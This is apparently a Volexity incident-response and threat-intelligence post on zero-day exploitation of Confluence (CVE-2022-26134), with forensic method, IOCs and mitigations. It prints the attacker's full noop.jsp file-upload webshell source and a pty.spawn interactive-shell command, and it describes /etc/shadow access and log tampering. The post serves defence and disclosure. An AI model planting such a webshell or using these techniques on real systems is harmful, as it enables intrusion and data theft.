Zero-Day Exploitation of Atlassian Confluence

June 2, 2022

by Andrew Case, Sean Koessel, Steven Adair, Thomas Lancaster, Volexity Threat Research

Facebook Twitter Email

VOLEXITY // INTELLIGENCE
Zero-day Exploitation of Atlassian Confluence
• CVE-2022-26134 actively exploited against Atlassian Confluence products
• Memory-based implant used to evade detection
• All current versions of Confluence Server & Data Center affected

Note: There is currently no available patch or fix for the issue described in this blog post. Volexity strongly recommends that all organizations block external access to their Confluence Server instances immediately until an update is provided by Atlassian.

Over the Memorial Day weekend in the United States, Volexity conducted an incident response investigation involving two Internet-facing web servers belonging to one of its customers that were running Atlassian Confluence Server software. The investigation began after suspicious activity was detected on the hosts, which included JSP webshells being written to disk. Volexity immediately used Volexity Surge Collect Pro to collect system memory and key files from the Confluence Server systems for analysis. After a thorough review of the collected data, Volexity was able to determine the server compromise stemmed from an attacker launching an exploit to achieve remote code execution. Volexity was subsequently able to recreate that exploit and identify a zero-day vulnerability impacting fully up-to-date versions of Confluence Server.


Following the discovery and verification of this vulnerability, Volexity contacted Atlassian to report the relevant details on May 31, 2022. Atlassian has since confirmed the vulnerability and subsequently assigned the issue to CVE-2022-26134. It has been confirmed to work on current versions of Confluence Server and Data Center.

This blog will provide a walkthrough of the incident, analysis results, and various indicators of compromise that organizations can use to detect and defend themselves from this threat. Volexity is not planning to provide proof-of-concept (POC) code for the exploit. At the time of writing, there is no official patch or workaround yet available from Atlassian, however they have released the following advisory.

Initial Analysis

An initial review of one of the Confluence Server systems quickly identified that a JSP file had been written into a publicly accessible web directory. The file was a well-known copy of the JSP variant of the China Chopper webshell. However, a review of the web logs showed that the file had barely been accessed. The webshell appears to have been written as a means of secondary access.

In parallel, Volexity also processed the acquired memory samples with Volexity Volcano Server. This led to identification of bash shells being launched by the Confluence web application process. This stood out because it had spawned a bash process which spawned a Python process that in turn spawned a bash shell. The process tree is shown in Figure 1.



125002

Name	Context	Tid	Pid	PPid	PTid	UID	GID	Created	Command Line
▼ systemd		1	1	0	0	0	0	2022-02-26 12:52:05+00:00	/usr/lib/systemd/systemd --switched-root --s
▼ {HealthCheckWatc}	🟨	30559	9784	1	1	0	0	2022-04-30 14:54:19+00:00	/opt/atlassian/confluence/jre//bin/java -Djava.
▼ bash		124995	124995	9784	124994	0	0	2022-05-28 03:57:16+00:00	/bin/bash
▼ python		124996	124996	124995	124995	0	0	2022-05-28 03:57:16+00:00	python -c import pty; pty.spawn("/bin/bash")
bash		125002	125002	124996	124996	0	0	2022-05-28 03:57:18+00:00	/bin/bash

Figure 1. Process tree in Volexity Volcano Server from the infected Confluence server

As visible in the “Command Line” column, the Python instance was started with a common argument used to provide an interactive shell to the attacker. With this access, an attacker can execute commands as though they were directly logged into the system. Furthermore, the “UID” and “GID” columns of Volcano Server showed that the web server process as well as its child processes created by the exploit are all running as the root (full privileges) user and group. This reinforced the severity of the incident as attackers with access to the shell would have full control over the Confluence Server. It should be noted that Volexity recommends against running Confluence software as root. Details regarding how the attacker was able to spawn the reverse shell are described in the “Post-Exploitation Activity” section below.

Exploit Analysis

Subsequent root cause analysis of the compromise showed that the attacker had used a zero-day exploit, now assigned CVE-2022-26134, that allowed unauthenticated remote code execution on the servers. When initially analyzing the exploit, Volexity noted it looked similar to previous vulnerabilities that have also been exploited in order to gain remote code execution. These types of vulnerabilities are dangerous, as attackers can execute commands and gain full control of a vulnerable system without credentials as long as web requests can be made to the Confluence Server system. It should also be noted that CVE-2022-26134 appears to be another command injection vulnerability. This type of vulnerability is severe and demands significant attention.

Volexity believes the attacker launched a single exploit attempt at each of the Confluence Server systems, which in turn loaded a malicious class file in memory. This allowed the attacker to effectively have a webshell they could interact with through subsequent requests. The benefit of such an attack allowed the attacker to not have to continuously re-exploit the server and to execute commands without writing a backdoor file to disk.

Affected Versions

Given the numerous versions of Confluence officially supported at this time, Volexity has not been able to fully enumerate all affected versions but was able to verify it works on all LTS versions and other current versions such as 7.17.3. It is likely that all current versions of the product are impacted.

Post-Exploitation Activity

After successfully exploiting the Confluence Server systems, the attacker immediately deployed an in-memory copy of the BEHINDER implant. This is an ever-popular web server implant with source code available on GitHub. BEHINDER provides very powerful capabilities to attackers, including memory-only webshells and built-in support for interaction with Meterpreter and Cobalt Strike. As previously noted, this method of deployment has significant advantages by not writing files to disk. At the same time, it does not allow persistence, which means a reboot or service restart will wipe it out.

Once BEHINDER was deployed, the attacker used the in-memory webshell to deploy two additional webshells to disk: CHINA CHOPPER and a custom file upload shell.

Commands Executed

Volexity discovered several commands the attacker had executed on the victim system, summarized as follows:

- Ran reconnaissance commands, checked the operating system version, examined the contents of “/etc/passwd” and “/etc/shadow”
- Explored local confluence database and dumped user tables from Confluence
- Attempted to hamper forensic analysis by altering web access logs to remove evidence of exploitation
- Wrote additional webshells to disk, not all of which could be recovered

Forensic Analysis Details

In an effort to assist defenders, Volexity aims to provide technical details of the analysis approach that led to the discovery of the zero-day exploit payload, as well as the post-exploitation activities. Defenders who follow these steps should achieve similar success in examining their own environments, assuming that memory samples are taken in a timely and valid manner and that timely web logs are available.

After discovering the suspicious-looking Python and bash instances running as child processes of the web server, Volexity used Volcano Server to immediately extract the memory regions of each process that mapped its heap. The heap is the area of memory where data that is dynamically generated at runtime is stored. For web servers, this will include HTTP requests and responses, file contents, and other data generated as part of servicing web applications. For the Python and bash processes, the heap will contain all data used to spawn child processes, as well as commands typed by attackers and the output those commands generated.

Malicious Implants

BEHINDER

Volexity's analysis of heap data initially led to several human-readable strings related to Java classes and methods, including ones used for dynamic method reflection and process spawning. Volexity also noticed strings seen in other contexts, including the command used to spawn bash through Python's pty.spawn function. Given this case involved an injection vulnerability against webservers powered by Java, the presence of malicious-looking Java snippets was interesting.


To further the analysis, Volexity gathered suspicious strings and names, and then began searching for references to them in threat inteligence sources. This led to the discovery that the implant being used was BEHINDER, a powerful open source web server implant used by a variety of threat actors, as documented by Avast.

The attacker also added backup mechanisms to ensure they retained access to the Confluence Server system in the event it was later cleaned up. These backup mechanisms came in the form of two webshells deployed to disk that are detailed in the sections that follow.

File Upload Webshell

Filename	noop.jsp
File Size	537 bytes
MD5	f8df4dd46f02dc86d37d46cf4793e036
SHA1	4c02c3a150de6b70d6fca584c29888202cc1deef

This is a small custom file upload webshell with the sole purpose of allowing an attacker to upload arbitrary files to the server. A screenshot showing the full contents of the shell is shown in Figure 2.



```
<%@ page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%>
<html>
This is the noop page.
</html>
<%
try{
if (request.getParameter("name")!=null && request.getParameter("name").length()!=0){
java.io.FileOutputStream sm=new java.io.FileOutputStream("." + java.io.File.separator+ "confluence" + java.io.File.separator+ request.getParameter("name"));
sm.write(java.util.Base64.getDecoder().decode(request.getParameter("contentString")));sm.close();
}
} catch (Exception e) {
e.printStackTrace(response.getWriter());
}
%>
```

Figure 2. File upload shell used in post-exploitation phase

The attacker replaced the existing file "noop.jsp", which is a legitimate part of Confluence Server offering no functionality. Modifying this existing JSP file (located at "<confluence root>/confluence/noop.jsp") is a popular move by attackers who successfully compromise Confluence Server systems, as documented by various other vendors when describing breaches of Confluence.

Chopper Webshell

Filename	<redacted>.jsp
File Size	8624 bytes
MD5	ea18fb65d92e1f0671f23372bacf60e7

SHA1	80b327ec19c7d14cc10511060ed3a4abffc821af

Despite having access to a zero-day exploit, the attacker did not take a great deal of care in the deploying this webshell. The file referenced in the table above is in fact the default Chopper shell listed on the infamous tencc webshell GitHub repository.

Web Server Log Analysis

As part of the investigation, Volexity also extracted all web logs and web requests contained within the files collected from disk and stored inside the memory samples. This data provided the precise moment when the attacker gained initial access to the system, as well as the payload used in the initial exploit. The approach during this type of analysis is to use web logs to find requests of interest, and then search for the entire HTTP body of these specific requests throughout the entire memory sample. Even for requests and responses encrypted on the network, the decrypted and/or pre-encryption form must be stored in memory for the application to correctly process the contents. Through memory analysis, one can leverage these plaintext buffers to recover network data that would be encrypted inside of full-packet captures.

With the initial infection time in hand, and a deep understanding of the HTTP-based activity of the attacker, Volexity used all timestamped artifacts parsed by Volcano Server to build a precise timeline of attacker activity. This timeline started from the exact second of initial exploitation and ended with the exact second of exfiltration of gathered data. Through the combined memory and select file analysis, Volexity generated a complete view of the attacker's activity on the compromised servers.

Web logs also revealed that the attacker interacted with the BEHINDER implant by making continuous POST requests to the main index page of the Confluence Server system. This appears as "POST / HTTP/1.1" in the log files with "200" status codes. It is possible that POST requests to the index page of a Confluence web server are in fact legitimate. However, this is not a path used as part of normal Confluence operations. As a result, if there is a request that looks like it may be an exploit followed by numerous POST requests to the index page, this should be flagged for further review.

Network Indicators & Attribution

The following IP addresses were used by the attacker to interact with the webshells. Some may belong to VPN services and might be shared by the attacker and other legitimate Internet users.

154.146.34.145

154.16.105.147

156.146.34.46

156.146.34.52

156.146.34.9

156.146.56.136

198.147.22.148

198.147.22.148

221.178.126.244

45.43.19.91

59.163.248.170

64.64.228.239

66.115.182.102

66.115.182.111

67.149.61.16

98.32.230.38

Volexity has reason to believe this exploit is currently in use by multiple threat actors and that the likely country of origin of these attackers is China.

Conclusion

Over the past three years, Volexity has investigated a number of incidents which began like this one, where a web-facing application was compromised via a zero-day exploit. By exploiting this kind of vulnerability, attackers can gain direct access to highly sensitive systems and networks. Further, these systems can often be difficult to investigate, as they lack the appropriate monitoring or logging capabilities.

To generically prevent attacks like this from being successful, Volexity recommends the following:

- In lieu of a patch, consider blocking external access to Internet-facing Confluence Server and Data Center systems.
- Ensure Internet-facing web services have robust monitoring capabilities and log retention policies to assist in the event of an incident.
- Send relevant log files from Internet-facing web servers to a SIEM or Syslog server.
- Monitor child processes of web application processes for suspicious processes (in this case, the Python shell is a good example of this).
- If possible, implement IP address access control lists (ACLs) in order to restrict access to Internet-facing systems.

To prevent this specific attack from being successful, Volexity recommends the following:

- Block related IOCs provided here.
- Use hunting rules provided here to identify related webshell activity, especially on Confluence Server systems.
- Review any recent alerts related to Confluence systems you may have set up.
- When Atlassian provides a fix for this vulnerability, users should immediately patch, as this vulnerability is dangerous and trivially exploited.
- If you are seeing signs of compromise on your Confluence Server instances and need breach assistance, please feel free to reach out to Volexity.

Acknowledgements

Volexity would like to thank A.J. for assistance in identifying activity related to this issue. Further, Volexity would like to thank the Atlassian team for their quick response investigating this issue, validating it, assigning a CVE, and for their openness with the community regarding its current state.

0day, APT, Confluence, dfir, Exploit, Threat Intelligence